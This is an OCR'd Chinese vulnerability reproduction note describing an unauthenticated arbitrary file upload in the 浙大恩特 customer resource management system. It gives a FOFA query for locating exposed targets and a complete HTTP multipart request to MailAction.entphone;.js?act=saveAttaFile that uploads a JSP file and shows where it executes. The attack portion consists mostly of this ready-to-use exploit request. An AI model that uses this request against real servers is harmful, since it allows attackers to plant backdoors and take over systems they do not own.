
Z1-7浙大恩特-客户资源管理系统-文件上传

漏洞描述：

浙大恩特客户资源管理系统中fileupload.jsp、CustomerAction.entphone、MailAction.entphone、machord_doc.jsp等接口处存在文件上传漏洞，未经身份认证的攻击者可以上传任意后门文件，最终可导致服务器失陷。

网站图片：



网络测绘：

fofa语法：

FOFA：app="浙大恩特客户资源管理系统"

漏洞复现：


payload：

```
POST /entsoft/MailAction.entphone;.js?act=saveAttaFile HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarye8FPHsIAq9JN8j2A

------WebKitFormBoundarye8FPHsIAq9JN8j2A
Content-Disposition: form-data; name="file";filename="3.jsp"
Content-Type: image/jpeg

<%out.print("test");%>
------WebKitFormBoundarye8FPHsIAq9JN8j2A--
```

效果图:

回显了上传路径

验证


不安全 | :6060/enterdoc/EnterMail/20231117/20231117183937839740195 77/3.jsp

test